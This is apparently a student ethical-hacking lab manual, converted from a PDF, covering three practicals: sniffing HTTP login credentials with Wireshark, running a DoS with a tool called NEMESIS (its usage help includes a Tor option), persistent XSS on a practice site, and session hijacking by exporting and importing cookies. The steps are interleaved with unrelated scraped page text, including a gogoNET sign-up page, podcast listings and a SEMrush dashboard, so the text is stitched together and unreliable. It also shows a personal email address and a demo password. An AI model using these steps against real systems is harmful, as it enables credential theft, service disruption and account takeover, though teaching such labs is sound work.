
Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```

PRACTICAL NO. 5


AIM: Network Traffic Capture and DoS Attack with Wireshark and Nemesy

1. Network Traffic Capture:
 - a) Use Wireshark to capture network traffic on a specific network interface.
 - b) Analyze the captured packets to extract relevant information and identify potential security issues


Step 1: Install and open WireShark .



Step 2: Go to Capture tab and select Interface option.



Step 3: In Capture interface, Select Local Area Connection and click on start.



Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.

Sign Up
Sign In
Search

gogo6

IPv6 | The Internet of Things

[Community](#)
[Training](#)
[Services](#)
[Company](#)

Latest Activity

Jeffrey Barnes updated their profile 1 hour ago

Jeffrey Barnes, DimRay, coraf hf and 24 more joined gogoNET 1 hour ago

Alba González updated their profile 2 hours ago

Welcome to gogoNET - Over 100,000 members!

Welcome to gogoNET, home to thousands of IT professionals like you. Make connections with members who have shared goals, ask questions and help others whenever you can.

[START HERE](#)

Welcome to gogoNET
Sign Up or Sign In

Events

+ Add an Event

Podcasts

- Podcast 45: The Full Array of Big Data Applied to IoT (TISP) Posted by The IoT Inc Business Show Podcast on September 1, 2015
- Podcast 44: Descriptive Analytics - Discovering the Story behind the Data Posted by The IoT Inc Business Show Podcast on August 19, 2015
- Podcast 43: Predictive Analytics Deep Dive - The Shape of Things to Come Posted by The IoT Inc Business Show Podcast on July 22, 2015
- Podcast 42: Ajit Jaokar on Sexy Data Science and its Analysis of IoT Posted by The IoT Inc Business Show Podcast on July 15, 2015
- Podcast 41: Makin' Bacon and the Three Main Classes of IoT Analytics Posted by The IoT Inc Business Show Podcast on July 8, 2015

Offers

Download our FREE report: **IPV6 & THE INTERNET OF THINGS**




Business Resources to Launch your Internet of Things



Product Information

Name *
First Last



Step 5: Open a website in a new window and enter the user id and password. Register if needed.

Sign Up for gogoNET

Already a member? Click here to sign in.

Create a new account...

Business Email Address

Password

Retype Password

What is the "I" in IoT? What is this word?

Privacy & Terms

reCAPTCHA

Create a new account...

About gogoNET

6

Facebook

Twitter

LinkedIn


...and 120849 more

Community, training and services for IT professionals deploying IPv6 and the Internet of Things. Join to get free v6 connectivity.


Step 6: Enter the credentials and then sign in.

The screenshot shows the 'Sign In to gogoNET' page. It features a 'Business Email Address' field containing 'ajeetsngh480@gmail.com', a 'Password' field with masked input, and a 'Sign In' button. To the right, there's a link 'New? Click here to join' and a section titled '...Or sign in with one of these:' featuring icons for Facebook, Twitter, Yahoo!, LinkedIn, and Windows Live ID. Below this is an 'About gogoNET' section with a large blue '6' logo and four small profile pictures of people.


Step 7: The wireshark tool will keep recording the packets.




Step 8: Select filter as http to make the search easier and click on apply.




Step 9: Now stop the tool to stop recording.



Step 10: Find the post methods for username and passwords.



Step 11: You will see the email- id and password that you used to log in.



2) Denial of Service (DoS) Attack:

- a) Use Nemesy to launch a DoS attack against a target system or network.
- b) Observe the impact of the attack on the target's availability and performance.

DOS

Using NEMESIS

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0

C:\Users\admin>Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0>NEMESIS.exe
ERROR: Missing argument: host
ERROR: Missing argument: port
ERROR: Missing argument: threads

nemesis.exe - NEMESIS DDoS Tool

Usage: nemesis.exe -h <host> -p <port> -t <threads> [-T]


Available commands:
-T, --usetor      Use TOR
-h, --host        Specify a host without http://
-p, --port        Specify webserver port
-t, --threads    Specify number of threads
-?, --help        Shows the help screen.
```

PRACTICAL NO. 6

AIM: Persistent Cross-Site Scripting Attack


1. Set up a vulnerable web application that is susceptible to persistent XSS attacks
2. Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
3. Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.

Step 1- Visit to <http://www.techpanda.org>



The image shows the login interface for 'Personal Contacts Manager v1.0'. It features a light gray background with a blue header bar. The title 'Login | Personal Contacts Manager v1.0' is centered at the top. Below it are two input fields: 'Email*' and 'Password*', each with a corresponding text input box. Underneath these fields is a checkbox labeled 'Remember me'. At the bottom left is a blue 'Submit' button.

Step 2: Enter email as admin@google.com and password as **Password2010**



The image shows the dashboard of 'Personal Contacts Manager v1.0'. The top navigation bar includes a logo, the title 'Dashboard | Personal Contacts', and a 'Log Out' button. Below the navigation is a search bar with the URL 'techpanda.org/dashboard.php'. The main content area is titled 'Dashboard | Personal Contacts Manager v1.0' and contains a table of contact information. The table has columns for ID, First Name, Last Name, Mobile No, Email, and Actions. There are five rows of data:

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	Jenefry	9898989898	admin@gmail.com	Edit
79310	Dark	Yadav	9125204045	tyrrt@gmail.com	Edit
79311	wow	wow	123456	ok@gmail.com	Edit
79312	Ngoc Phuong Uyen	Nguyen	123456789	vvdanh1010@gmail.com	Edit
79313	DGH	H	FGHGF	FGHGF@GMAIL.COM	Edit

A message at the bottom states 'Total Records Count: 5'.

Step 3: Click on Add new contact button and fill details as
First name= CS

Last Name

Mobile no

Email address

The screenshot shows a web-based personal contact management system. At the top, there's a header bar with a back arrow, a forward arrow, a refresh icon, and a 'Not secure' warning. The URL 'techpanda.org/dashboard.php' is visible. The main title is 'Dashboard | Personal Contacts Manager v1.0'. Below the title is a blue button labeled 'Add New Contact' and a blue 'Log Out' button. A table displays seven contacts with columns for ID, First Name, Last Name, Mobile No, Email, and Actions. Each contact row has an 'Edit' link in the Actions column. A message at the bottom states 'Total Records Count: 7'.

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	Jenefry	9898989898	admin@gmail.com	Edit
79310	Dark	Yadav	9125204045	tyrrt@gmail.com	Edit
79311	wow	wow	123456	ok@gmail.com	Edit
79312	Ngoc Phuong Uyen	Nguyen	123456789	wvdanh1010@gmail.com	Edit
79313	DGH	H	FGHGF	FGHGFH@GMAIL.COM	Edit
79314	CS	FYCS	123113123	admin@google.com	Edit
79315	CS	FYCS	312312321	admin@google.com	Edit

Total Records Count: 7


PRACTICAL NO. 7

AIM: Session impersonation using Firefox and Tamper Data add-on

A] Session Impersonation


STEPS

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie



Logout from the webpage once the cookie got exported

Paste the cookie in the tool which you have exported and click on green tick



And you are in

The screenshot shows the SEMrush dashboard. On the left sidebar, there are several sections: SEO Toolkit (with SEO Dashboard, Competitive Research, Domain Overview, Traffic Analytics, Organic Research, Keyword Gap, Backlink Gap), Keyword Research (with Keyword Overview, Keyword Magic Tool, Keyword Difficulty, Organic Traffic Insights), Link Building (with Backlink Analytics, Backlink Audit, Link Building Tool), and Rank Tracking. The main dashboard area has a section titled "Add domains and monitor their performance" with a search bar and a green "Add domain" button. Below this are three cards: "Position Tracking" (with a small chart icon), "Site Audit" (listing projects like Pholio, DCC, BuyTheTop10, reer, appzoro with site health and trend data), and "On Page SEO Checker" (listing projects like BuyTheTop10, appzoro, DCC with SEO ideas). A "Social Media Tracker" card is also visible.

Tamper DATA add-on

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data

Select a website for tempering data e.g(razorba)

